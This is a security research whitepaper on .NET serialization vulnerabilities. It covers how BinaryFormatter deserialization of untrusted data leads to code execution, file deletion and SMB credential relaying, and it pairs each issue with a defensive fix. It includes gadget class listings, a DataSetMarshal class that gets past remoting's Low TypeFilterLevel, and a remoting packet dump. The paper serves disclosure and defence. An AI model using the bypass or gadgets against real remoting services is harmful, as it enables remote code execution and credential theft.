

Breaking .NET Through Serialization

James Forshaw
whitepapers@contextis.com

Contents

Introduction

The process of serialization is a fundamental function of a number of common application frameworks, due to the power it provides a developer. Serializing object states is commonly used for persistent storage of information as well as ephemeral data transport such as remote object services.

The .NET framework provides many such techniques to serialize the state of objects but by far the most powerful is the Binary Formatter; a set of functionality built into the framework since v1.0. The power providing by this serialization mechanism, the length of time it has been present as well as the fact it is tied so closely into the .NET runtime makes it a interesting target for vulnerability analysis.

This whitepaper describes some of the findings of an analysis on the properties of the .NET Binary serialization process which led to the discovery of some fundamental vulnerabilities which allow remote code execution, privilege escalation and information disclosure attacks against not just sandboxed .NET code (such as in the browser) but also remote network services using common framework libraries. It should be of interest to both security researchers to demonstrate some interesting attack techniques which could apply to other serialization technologies as well as .NET developers to help them avoid common mistakes with binary serialization.

Serialization Support in .NET Framework

Over the many years the .NET framework has been in development multiple different mechanisms have been introduced to provide object serialization. Some are significantly more powerful than others, especially in what types of objects that they are able to manipulate.

The following sections briefly detail the common serialization mechanisms available with the framework.

XML Serialization

The *System.Xml.Serialization.XmlSerializer* class was introduced in version 1.0 of the framework and is a very simple object serializer. It is limited to serializing public types, which have a constructor taking no arguments and it will only serialize the public properties and fields of the type. The types it will handle (other than primitives) must be specified during the construction of the *XmlSerializer* object, because the runtime will produce a compiled version of the serializer to improve performance which restricts it to specific types.

```
public class SerializableClass
{
  public string StringProperty { get; set; }
  public int IntegerProperty { get; set; }
}

SerializableClass sc = new SerializableClass();
sc.StringProperty = "Hello World!";
sc.IntegerProperty = 42;

XmlSerializer ser = new XmlSerializer(typeof(SerializableClass));

using (FileStream stm = File.OpenWrite("output.xml"))
{
  ser.Serialize(stm, sc);
}
```

Listing 1
Simple Serialization Code

```
<?xml version="1.0"?>
<SerializableClass xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                   xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <StringProperty>Hello World!</StringProperty>
  <IntegerProperty>42</IntegerProperty>
</SerializableClass>
```

Listing 2
Example XML Serializer Output

BinaryFormatter Serialization

The *System.Runtime.Serialization.Binary.BinaryFormatter* class is a serialization mechanism which has been in the framework since version 1.0. It is actually an implementation of the *System.Runtime.Serialization.IFormatter* interface and is used by various parts of the .NET base libraries, including providing support for the remoting implementation. It is extremely powerful and can serialize any type (including internal or private types) as long as the class is annotated with the special *SerializableAttribute*.

Listing 3
Example Serializer Code

```
[Serializable]
public class SerializableClass
{
    public string StringProperty { get; set; }
    public int IntegerProperty { get; set; }
}

SerializableClass sc = new SerializableClass();
sc.StringProperty = "Hello World!";
sc.IntegerProperty = 42;

BinaryFormatter fmt = new BinaryFormatter();
using (FileStream stm = File.OpenWrite("output.stm"))
{
  fmt.Serialize(stm, sc);
}
```

Listing 4
Example BinaryFormatter Output Code

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 01 00 00 00 FF FF FF FF 01 00 00 00 00 00 00  .....ÿÿÿÿ.......
00000010  00 0C 02 00 00 00 3E 53 61 6E 64 62 6F 78 2C 20  ......>Sandbox,
00000020  56 65 72 73 69 6F 6E 3D 31 2E 30 2E 30 2E 30 2C  Version=1.0.0.0,
00000030  20 43 75 6C 74 75 72 65 3D 6E 65 75 74 72 61 6C   Culture=neutral
00000040  2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E  , PublicKeyToken
00000050  3D 6E 75 6C 6C 05 01 00 00 00 11 53 65 72 69 61  =null......Seria
00000060  6C 69 7A 61 62 6C 65 43 6C 61 73 73 02 00 00 00  lizableClass....
00000070  1F 3C 53 74 72 69 6E 67 50 72 6F 70 65 72 74 79  .<StringProperty
00000080  3E 6B 5F 5F 42 61 63 6B 69 6E 67 46 69 65 6C 64  >k__BackingField
00000090  20 3C 49 6E 74 65 67 65 72 50 72 6F 70 65 72 74   <IntegerPropert
000000A0  79 3E 6B 5F 5F 42 61 63 6B 69 6E 67 46 69 65 6C  y>k__BackingFiel
000000B0  64 01 00 08 02 00 00 00 06 03 00 00 00 0C 48 65  d.............He
000000C0  6C 6C 6F 20 57 6F 72 6C 64 21 2A 00 00 00 0B     llo World!*....
```

DataContractSerializer

The *System.Runtime.Serialization.DataContractSerializer* class was introduced in version 3.0 of the framework and is the base serializer for the Windows Communication Foundation (WCF) library. *DataContractSerializer* will only handle specially annotated classes and acts in a similar manner to the original XML Serializer.

```
[DataContract]
public class SerializableClass
{
  [DataMember]
  public string StringProperty { get; set; }
  [DataMember]
  public int IntegerProperty { get; set; }
}

SerializableClass sc = new SerializableClass();
sc.StringProperty = "Hello World!";
sc.IntegerProperty = 42;

DataContractSerializer dc = new DataContractSerializer(typeof(SerializableClass));
using (FileStream stm = File.OpenWrite("output.xml"))
{
  dc.WriteObject(stm, sc);
}
```

Listing 5
Example
Serializer Code

```
<SerializableClass xmlns="http://schemas.datacontract.org/2004/07/"
                   xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
  <IntegerProperty>42</IntegerProperty>
  <StringProperty>Hello World!</StringProperty>
</SerializableClass>
```

Listing 6
Example
DataContractSerializer
Output

NetDataContractSerializer

The *System.Runtime.Serialization.NetDataContractSerializer* class was also introduced as part of WCF. It can be used to replace *DataContractSerializer* in WCF endpoints, but it is significantly more powerful. It is capable of serializing the same objects as the *BinaryFormatter*, and so has potentially similar security issues to that class. It can also handle custom XML Serializable classes and *DataContract* annotated classes.

```
[Serializable]
public class SerializableClass
{
  public string StringProperty { get; set; }
  public int IntegerProperty { get; set; }
}

SerializableClass sc = new SerializableClass();
sc.StringProperty = "Hello World!";
sc.IntegerProperty = 42;

NetDataContractSerializer dc = new NetDataContractSerializer();
using (FileStream stm = File.OpenWrite("output.xml"))
{
  dc.WriteObject(stm, sc);
}
```

Listing 7
Example Serializer Code

```
<SerializableClass z:Id="1" z:Type="SerializableClass"
z:Assembly="Sandbox, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"
                  xmlns="http://schemas.datacontract.org/2004/07/"
                  xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
                  xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
<_x003C_IntegerProperty_x003E_k__BackingField>42
</_x003C_IntegerProperty_x003E_k__BackingField>
<_x003C_StringProperty_x003E_k__BackingField z:Id="2">Hello World!
</_x003C_StringProperty_x003E_k__BackingField>
</SerializableClass>
```

Listing 8
Example NetDataContractSerializer Output

Deserializing Untrusted Binary Data

As the *BinaryFormatter* serialization mechanism is effectively built into the framework, for example the *SerializableAttribute* is exposed as the *IsSerializable* property of the Type class; it would seem to be the best target for security issues, especially as *XMLSerializer* and *DataContractSerializer* have very specific limits on what types can be deserialized. As it supports the same class types as *BinaryFormatter,* the *NetDataContractSerializer* can be substituted for this analysis. However as it is rarely used the actual issues are less significant.

If binary serialization as a mechanism is a security risk, the most immediate issue would be from a trusted application deserializing untrusted data. There are many scenarios where this might occur; for example an application listens on a TCP socket for serialized objects or serialization is used for its stored file format and will load arbitrary files. Take the following code, from a simple demonstration Windows Forms application:

```
interface IRunnable
{
  bool Run();
}

private void btnLoadFile_Click(object sender, EventArgs e)
{
  try
  {
     OpenFileDialog dlg = new OpenFileDialog();

     dlg.Filter = "Badly Written App Files (*.argh)|*.argh";

     if (dlg.ShowDialog() == System.Windows.Forms.DialogResult.OK)
     {
        BinaryFormatter fmt = new BinaryFormatter();
        MemoryStream stm = new MemoryStream(File.ReadAllBytes(dlg.FileName));
        IRunnable run = (IRunnable)fmt.Deserialize(stm);

        run.Run();
     }
  }
  catch (Exception ex)
  {
    MessageBox.Show(ex.ToString());
  }
}
```

Listing 9
Example Application Deserializing Untrusted Data

This code will accept a file from the user and deserialize it, getting a specific type in the process. Now if you analyse the security risks with this code there are a number of possible problems which become evident. The following is a non-exhaustive list of potential issues:

Unexpected Types

Description of Issue

In Listing 9 the code expects an object which implements the *IRunnable* interface. This is a general type; therefore many classes could implement it. If this is a type local to the application it might not be a serious problem but if it is a system type then there is the potential for it being used to implement unrelated functionality. As an example both of the following classes would be valid return values from the deserialization process:

```
[Serializable]
class PrintHello : IRunnable
{
  public bool Run()
  {
     Console.WriteLine("Hello");

     return true;
  }
}

[Serializable]
class FormatHardDisk : IRunnable
{
  public bool Run()
  {
    Process.Start("format.exe", "C:");

    return true;
  }
}
```

Listing 10
Good and Bad Serializable Objects

While this is a rather hypothetical example, it is clear that the more generic the object the more likely that there is a dangerous implementation. This issue can also lead to a denial of service condition if the returned type does not implement the *IRunnable* interface and the application does not catch *InvalidCastException* (a common mistake in .NET programming).

Guarding Against the Attack

The easiest way to guard against this attack is to expect a type which cannot be possibly derived from (or at least cannot be derived outside of the current assembly). This can be easily achieved by expecting 'sealed' types and using safe casting (i.e. the 'is' or 'as' keywords) to ensure the object you get back can be cast to the correct type and avoid the denial of service condition.

Runtime Checks Bypass

Description of Issue

Deserialization of objects using the *BinaryFormatter* circumvent the standard construction mechanisms, therefore if any internal value is supposed to be checked during initialization this might be missed and the object becomes dangerous. For example the following class when deserialized does not check the value of the *_cmd* field, leading to an attacker being able to specify any process they like:

```
[Serializable]
class StartUtility : IRunnable
{
  string _cmd;

  public StartUtility(string cmd)
  {
    if (cmd != "calc") throw new ArgumentException();
    _cmd = cmd;
  }

  public bool Run()
  {
     Process.Start(_cmd);
  }
}
```

Listing 11
Missing Runtime Checks

Guarding Against the Attack

The serialization mechanisms provides a few techniques to get execution during the process of deserialization, this can be used to re-run runtime checks. For example the following code uses the *IDeserializationCallback* interface:

```
[Serializable]
class StartUtility : IRunnable, IDeserializationCallback
{
  private void DoCheck(string cmd)
  {
    if (cmd != "calc") throw new ArgumentException();
  }

  public StartUtility(string cmd)
  {
    DoCheck(cmd);
    _cmd = cmd;
  }

  public void OnDeserialization(object sender)
  {
    DoCheck(_cmd);
  }
}
```

Listing 12
Implementing IDeserializationCallback

Unmanaged Data References

Description of Issue

One of the useful features of the .NET framework is the ability to interwork managed code with unsafe data access. It also turns out that some types typically used to interact with native code are also serializable, therefore any type which refers to unmanaged resources might be dangerous if allowed to be serialized. The following code shows a class which serializes a reference to unmanaged memory; an attacker could set this to any value and cause security problems.

```
[Serializable]
class UnmangedBoolean : IRunnable
{
  IntPtr _p = Marshal.AllocHGlobal(1);

  public bool Run()
  {
    return Marshal.ReadByte(_p) == 0;
  }
}
```

Listing 13
Unmanaged Data References

Guarding Against the Attack

Unmanaged references should not be serialized and must be recreated when deserialized (depends on what the class does). Preventing default serialization can be achieved by specifying the *NonSerializedAttribute*.

```
[Serializable]
class UnmangedBoolean : IRunnable, IDeserializationCallback
{
  // Will not serialize the pointer
  [NonSerialized]
  IntPtr _p = Marshal.AllocHGlobal(1);

  public void OnDeserialization(object sender)
  {
    _p = Marshal.AllocHGlobal(1);
  }
}
```

Listing 14
Unmanaged Data References Fix

Delegates and Events

Description of Issue

The .NET framework provides the *Delegate* type which acts effectively as a function pointer. This type is serializable (more on that later in the whitepaper), which means an attacker could point a serialized delegate to any method which matches the method type it is expecting. For example the following code takes a delegate and an argument in its constructor; an attack could replace the delegate with one which points to the *Process.Start* method causing an arbitrary process to be created when *Run* is called.

```
[Serializable]
class WrapEvent : IRunnable
{
  Delegate _d; // Attacker sets to Process.Start method
  string _arg;

  public WrapEvent(Delegate d, string arg)
  {
    _d = d;
    _arg = arg;
  }
   public bool Run() // This will start an arbitrary process
  {
    return (bool)_d.DynamicInvoke(_arg);
  }
}
```

Listing 15
Serialized Delegate

Guarding Against the Attack

Again the delegate should not be serialized if at all possible; the method information can be checked after the fact using the *Delegate* class's *Method* property. For a simple event, a special attribute syntax is needed to ensure the event's delegate field will not get serialized.

```
[Serializable]
class WrapEvent : IRunnable
{
    // Don't serialize the event's delegate field
    [field: NonSerialized]
    public event EventHandler OnRun;

    public bool Run()
    {
        OnRun(this, new EventArgs());

        return true;
    }
}
```

Listing 16
Serialized Delegate Fix

Implicit Functionality

Description of Issue

In the previous examples the deserializing code has call methods on the returned object to be vulnerable, but in this issue the deserialization process can be exploited before control is even returned to the application. How could this be achieved? It has already been demonstrated that the *BinaryFormatter* has various techniques to cause code to execute during the deserialization process. By doing an inspection of the application specific and general framework classes, it is possible to find dangerous functionality.

The following is a list of potential call back mechanisms which should be assessed when trying to find classes which do something dangerous during deserialization:

1. Implementing *ISerializable* interface
2. Annotated methods with *OnDeserialized* or *OnDeserializing* attributes
3. Implementing *IDeserializationCallback* interface
4. Implementing *IObjectReference* interface
5. Implements a custom *Finalize* method

Guarding Against the Attack

Probably the best overall approach is to implement a custom *SerializationBinder* and apply that to the *BinaryFormatter* instance. This allows you to filter out types you do not want the serialization process to create, however it does end up limiting the flexibility of the mechanism and might therefore make it less useful.

```
class MySerializationBinder : SerializationBinder
{
    private bool ValidType(Type t) { /* Check the type is one we want. */ }

    public override Type BindToType(string assemblyName, string typeName)
    {
        Type t = Assembly.Load(assemblyName).GetType(typeName);

        if (ValidType(t))
        {
            return t;
        }
        else
        {
            return null;
        }
    }
}

BinaryFormatter fmt = new BinaryFormatter();
fmt.Binder = new MySerializationBinder();
```

Listing 17
Custom SerializationBinder Implementation

Exploiting Serialization Callback Mechanisms

Inspecting the .NET Framework

To find a list of classes for further inspection the following code was used. It takes a .NET Assembly and enumerates all types to list any serialization call backs. This list can be investigated manually using a tool such as Reflector or where possible from the Microsoft public source server.

```
static bool HasAttribute(MemberInfo mi, Type attrType)
{
    return mi.GetCustomAttributes(attrType, false).Length > 0;
}

static void FindSerializableTypes(Assembly asm)
{
    foreach (Type t in asm.GetTypes())
    {
        if (!t.IsAbstract && !t.IsEnum && t.IsSerializable)
        {
            if (typeof(ISerializable).IsAssignableFrom(t))
            {
                Console.WriteLine("ISerializable {0}", t.FullName);
            }
            if (typeof(IObjectReference).IsAssignableFrom(t))
            {
                Console.WriteLine("IObjectReference {0}", t.FullName);
            }
            if (typeof(IDeserializationCallback).IsAssignableFrom(t))
            {
                Console.WriteLine("IDeserializationCallback {0}", t.FullName);
            }

            foreach (MethodInfo m in t.GetMethods(BindingFlags.Public |
                BindingFlags.NonPublic | BindingFlags.Instance))
            {
                if (HasAttribute(m, typeof(OnDeserializingAttribute)))
                {
                    Console.WriteLine("OnDeserializing {0}", t.FullName);
                }

                if (HasAttribute(m, typeof(OnDeserializedAttribute)))
                {
                    Console.WriteLine("OnDeserialized {0}", t.FullName);
                }

                if (m.Name == "Finalize" && m.DeclaringType != typeof(object))
                {
                    Console.WriteLine("Finalizable {0}", t.FullName);
                }
            }
        }
    }
}
```

Listing 18
Code to Find Serializable Call Back Types

Table 1 is a table of counts for serializable classes in 6 of the default framework assemblies; it shows that there is plenty of scope for dangerous classes.

Assembly	Serializable	ISerializable	Callbacks	Finalizable
mscorlib	681	268	56	2
System	312	144	13	3
System.Data	103	66	1	2
System.Xml	33	30	0	0
System.EnterpriseServices	18	13	0	0
System.Management	68	68	0	4

Table 1 Counts of Serializable Classes

Features of the ISerializable Interface

The *ISerializable* interface is used to provide complete custom serialization function for an object. The interface itself specifies a *GetObjectData* method which is used to populate a dictionary of name-value pairs to be serialized. Classes which rely of this interface then must implement a special constructor which takes this dictionary and uses it to reconstruct the original object. Listing 19 shows a simple custom serialized object implementation.

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public string SomeValue;

    // ISerializable implementation
    public void GetObjectData(SerializationInfo info,
          StreamingContext context)
    {
        info.AddValue("SomeValue", SomeValue);
    }

    // Special constructor
    protected CustomSerializableClass(SerializationInfo info,
              StreamingContext context)
    {
        SomeValue = info.GetString("SomeValue");
    }
}
```

Listing 19 ISerializable Implementation

The *ISerializable* interface also provides another interesting feature, the ability to change the type of the object when it comes to be deserialized. This was designed so that a class could serialize into a different type for transportation (a number of system types do this) and then reconstruct itself during deserialization. However this has an impact on security for partial trust code, as prior to MS12-035 it did not require any permission to use this functionality.

Examples of Dangerous Objects

Example 1: *System.CodeDom.Compiler.TempFileCollection* Class

The *TempFileCollection* class is a serializable class whose purpose is to maintain a list of temporary files which resulted from a compilation process and delete them when they are no longer needed. To ensure that the files are deleted the class implements a finalizer that will be called when the object is being cleaned up by the Garbage Collector. An attacker would be able to construct a serialized version of this class which pointed its internal file collection to any file on a victims system. This will be deleted at some point after deserialization without any interaction from the deserializing application.

```
[Serializable]
public class TempFileCollection
{
    private Hashtable files;
    // Other stuff...
    ~TempFileCollection()
    {
        foreach (string file in files.Keys)
        {
            File.Delete(file);
        }
    }
}
```

Listing 20
Simplified *TempFileCollection* Class

Example 2: *System.IO.FileSystemInfo* Class

The *FileSystemInfo* class is a base class for classes which provide file system information such as *FileInfo* and *DirectoryInfo*. It implements the *ISerializable* interface; one of the things it attempts during deserialization is to normalize a path to a canonical form. For the most part this does not cause any obvious side effects, however there is one case where that does not apply which is when it tries to convert from a Windows 8.3 short path to a long path. If during the normalization the code finds a part of the path which starts with the '~' character, it presumes it is a short path and passes it to the *GetLongPathName* Win32 API. If the path being normalized is an UNC path of the form '\\server\~share' then this API will make an SMB request automatically during deserialization. An attacker could then use this to perform credential relaying (see [1]for more information on SMB credential relaying) if they are on the local network or to gather information.

```
[Serializable]
public class FileSystemInfo
{
    [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Auto)]
    private static extern int GetLongPathName(string lpszShortPath,
         StringBuilder lpszLongPath,
         int cchBuffer);

    private string FullPath;

    protected FileSystemInfo(SerializationInfo info,
                       StreamingContext context)
    {
       FullPath = NormalizePath(info.GetString("FullPath"));
    }

    string NormalizePath(string path)
    {
       string[] parts = path.Split('\\');
       string currPath = String.Empty;

       foreach (string part in parts)
        {
           currPath += "\\" + part;
           if (part[0] == '~')
           {
               StringBuilder builder = new StringBuilder(256);
               GetLongPathName(currPath, builder, builder.Length);
               currPath = builder.ToString();
            }
        }

        return currPath;
    }
}
```

Listing 21
Simplified FileSystemInfo Class

Example 3: *System.Management.IWbemClassObjectFreeThreaded* Class

The *IWbemClassObjectFreeThreaded* class is part of the interface between .NET and the Windows Management Instrumentation (WMI) APIs. The API is based on COM which has its own marshalling mechanisms unrelated to .NET; therefore this class bridges that gap and unmarshals a WMI COM object during .NET deserialization. This can be exploited for example to perform NTLM credential reflection through a DCE/RPC connection (which can be established through marshalling a remote DCOM object) or it can be used to create any COM object on the system, which has been proven in the past to be potentially dangerous as many COM objects have been badly implemented.

```
public class IWbemClassObjectFreeThreaded
{
    IntPtr pWbemClassObject;

    public IWbemClassObjectFreeThreaded(SerializationInfo info,
                                        StreamingContext context)
    {
        byte[] rg = info.GetValue("flatWbemClassObject", typeof(byte[])) as byte[];

        DeserializeFromBlob(rg);
    }

    private void DeserializeFromBlob(byte[] rg)
    {
        IntPtr mem = IntPtr.Zero;
        IStream pStm = null;
        try
        {
           pWbemClassObject = IntPtr.Zero;
           mem = Marshal.AllocHGlobal(rg.Length);
           Marshal.Copy(rg, 0, mem, rg.Length);
           pStm = CreateStreamOnHGlobal(mem, 0);
           pWbemClassObject = CoUnmarshalInterface(pStm, ref IID_IWbemClassObject);
        }
        finally
        {
           if (pStm != null)
           {
               Marshal.ReleaseComObject(pStm);
           }
           if (zero != IntPtr.Zero)
           {
               Marshal.FreeHGlobal(zero);
           }
        }
    }
}
```

Listing 22
Simplified IWbemClassObjectFreeThreaded Class

Fundamentals of .NET Remoting Architecture

All managed .NET code runs in the context of an instance of an Application Domain which is exposed from the runtime via the *System.AppDomain* class. There is only one *AppDomain* created by default. *AppDomains* act as an isolation mechanism, controlling object instances. For more information about *AppDomains* it is best to refer to MSDN [2].

In order to provide isolation no object is permitted to directly cross the boundary from one *AppDomain* to another. However not being able to communicate between domains would not be a very useful feature; therefore the framework provides a remoting architecture to allow communications between *AppDomains*. These domains might be in the same process or the other side of the world, as from the developer's point of view it does not matter.

The framework provides two mechanisms to allow objects to be used cross domain, marshalling by reference and marshalling by value. These should be familiar to anyone who has worked with remoting technologies before. In the .NET case these mechanisms are built into the framework.

If an object is to be marshalled by reference it must derive from the framework type, *System.MarshalByRefObject*. Any object derived from this type will be automatically handled by the framework, when it crosses a *AppDomain* boundary the framework will call the *MarshalByRefObject.CreateObjRef* method, which returns an instance of the *System.Runtime.Remoting.ObjRef* class which contains all the information needed to construct a communications channel back to the object.

```
public class RemotableClass : MarshalByRefObject
{

  public object CallMe(object o)
  {
     Console.WriteLine(String.Format("Received: {0}", o));

     return o;
  }
}
```

Listing 23
Example Remotable Class

The *ObjRef* object is the one which is passed across the boundary by serializing it to a byte stream; the receiving *AppDomain* deserializes the object and constructs a special Proxy object which is what code has access to. This all happens transparently, from a developer's point of view it does not matter whether the code calls into a real instance of an object or a proxy.

Marshal by value is used when an object is marked with the Serializable attribute. In order to support this, the *BinaryFormatter* class is used to serialize the object state to a byte stream. Listing 24 and Listing 25 show some example code for a remoting server and client. Note that in this simple implementation there is no direct call to any serialization mechanisms and any use of *BinaryFormatter* is implicit.

```
TcpChannel chan = new TcpChannel(12345);
ChannelServices.RegisterChannel(chan, false);    //register channel

RemotingConfiguration.RegisterWellKnownServiceType(
     Type.GetType("InterfaceLibrary.RemotableClass,InterfaceLibrary"),
    "RemotingServer",
     WellKnownObjectMode.SingleCall);
```

Listing 24
Simple Remoting Server

```
TcpChannel chan = new TcpChannel();

ChannelServices.RegisterChannel(chan, false);
RemotableClass remObject = (RemotableClass)Activator.GetObject(
                 typeof(RemotableClass),
                  "tcp://host:12345/RemotingServer");

Console.WriteLine("Received: {0}", remObject.CallMe("Hello"));
```

Listing 25
Simple Remoting Client

Exploiting .NET Remoting Services

.NET Remoting on the Wire

The core protocol for .NET remoting is documented by Microsoft in the .NET Remoting: Core Protocol Specification [3]. Microsoft has also documented the *BinaryFormatter* format in .NET Remoting: Binary Format Data Structure [4]. This is the best place to start to work out how remoting operates under the hood.

In the simplest terms, remoting consists of sending serialized instances of the types *MethodCall* and *MethodResponse* for the request and response respectively. Parameters passed to the method are serialized (if marshal by reference this would be a serialized *ObjRef* object) and the return value (or Exception if an error occurred) is serialized back in the response.

Before the remoting infrastructure can operate on these objects it must deserialize them, but we know this is potentially a risky operation. In theory you can send some of the objects described in the previous sections to a remote server and get them to be deserialized. This will occur before the server code even realizes anyone has connected to it as it is all done within the .NET infrastructure and is not exposed to the application until after the deserialization has taken place.

To try and protect against this security risk, the *BinaryFormatter* implements a secure mode, specified through the *FilterLevel* property. By default during deserialization of .NET remoting objects this is set to Low, which limits the deserialization to:

- Remoting infrastructure objects. These are the types required to make remoting work at a basic level.
- Primitive types and reference and value types that are composed of primitive types.
- Reference and value types that are marked with the *SerializableAttribute* attribute but do not implement the *ISerializable* interface.
- System-provided types that implement *ISerializable* and make no other demands outside of serialization.
- Custom types that have strong names and live in an assembly that is not marked with the *AllowPartiallyTrustedCallersAttribute* attribute.
- Custom types that implement *ISerializable* and make no other demands outside of serialization.
- *ObjRef* objects used for activation (to support client-activated objects); that is, the client can deserialize the returned *ObjRef* but the server cannot.

These rules eliminate classes such as *IWbemClassObjectFreeThreaded* and *FileSystemInfo* derived objects. Therefore in order to perform a practical attack against remoting services a way of circumventing, this restriction must be identified.

Circumventing Low TypeFilterLevel

One way in which the *FilterLevel* could be circumvented is finding a class which is allowed to be deserialized under the specified restrictions, but then internally deserializes other data. This sounds like an unlikely class to find, but it turns out there is one, the *System.Data.DataSet* class.

This class is similar to a database; it can contain multiple separate tables of arbitrary data. During deserialization the class reads a byte array from the serialized data (which is inherently secure from a FilterLevel point of view), it them proceeds to create its own unsecured *BinaryFormatter* instance and deserialize the table data through that instead. This allows the link to be broken from the *BinaryFormatter* used to deserialize the message itself and therefore allows arbitrary objects to be deserialized. Listing 26 is an example of a class which if serialized and sent to a remoting server would circumvent the default type filtering level. It uses the property of the *ISerializable* interface to fake the type during serialization.

```
/// <summary>
/// Object to marshal itself as a DataSet object
/// </summary>
[Serializable]
public class DataSetMarshal : ISerializable
{
    object _fakeTable;

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
       info.SetType(typeof(System.Data.DataSet));

       info.AddValue("DataSet.RemotingFormat", System.Data.SerializationFormat.Binary);
       info.AddValue("DataSet.DataSetName", "");
       info.AddValue("DataSet.Namespace", "");
       info.AddValue("DataSet.Prefix", "");
       info.AddValue("DataSet.CaseSensitive", false);
       info.AddValue("DataSet.LocaleLCID", 0x409);
       info.AddValue("DataSet.EnforceConstraints", false);
       info.AddValue("DataSet.ExtendedProperties", (PropertyCollection)null);
       info.AddValue("DataSet.Tables.Count", 1);

       BinaryFormatter fmt = new BinaryFormatter();
       MemoryStream stm = new MemoryStream();

       fmt.Serialize(stm, _fakeTable);

       info.AddValue("DataSet.Tables_0", stm.ToArray());
    }

    public DataSetMarshal(object fakeTable)
    {
        _fakeTable = fakeTable;
    }
}
```

Listing 26
Example Class Which Bypasses Filtering

Transferring Serialized Objects

The easiest way to attack a remoting service is if it exposes a method which takes a derivable object type as one of its parameters. A modified or custom serialized object can then be passed to the server through a standard client implementation and the .NET remoting infrastructure code will do the work for you.

This does not make for a very generic solution; however because method call parameters are deserialized as part of the same object as the information about which method is being called, an attacker only needs to know the well known name of the service (in Listing 24 that

is "RemotingServer") to mount the attack. By the time the remoting services realise the method being called is invalid it is too late as the parameters have already been deserialized.

```
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-----------------------------------------------------------------
00000000: 2E 4E 45 54 01 00 00 00 00 00 A1 00 00 00 04 00 - .NET............
00000010: 01 01 24 00 00 00 74 63 70 3A 2F 2F 6C 6F 63 61 - ..$...tcp://loca
00000020: 6C 68 6F 73 74 3A 31 32 33 34 35 2F 52 65 6D 6F - lhost:12345/Remo
00000030: 74 69 6E 67 53 65 72 76 65 72 06 00 01 01 18 00 - tingServer......
00000040: 00 00 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 - ..application/oc
00000050: 74 65 74 2D 73 74 72 65 61 6D 00 00 00 00 00 00 - tet-stream......
00000060: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 15 12 00 - ................
00000070: 00 00 12 06 43 61 6C 6C 4D 65 12 74 49 6E 74 65 - ....CallMe.tInte
00000080: 72 66 61 63 65 4C 69 62 72 61 72 79 2E 52 65 6D - rfaceLibrary.Rem
00000090: 6F 74 61 62 6C 65 43 6C 61 73 73 2C 20 49 6E 74 - otableClass, Int
000000A0: 65 72 66 61 63 65 4C 69 62 72 61 72 79 2C 20 56 - erfaceLibrary, V
000000B0: 65 72 73 69 6F 6E 3D 31 2E 30 2E 30 2E 30 2C 20 - ersion=1.0.0.0,
000000C0: 43 75 6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C - Culture=neutral,
000000D0: 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D -  PublicKeyToken=
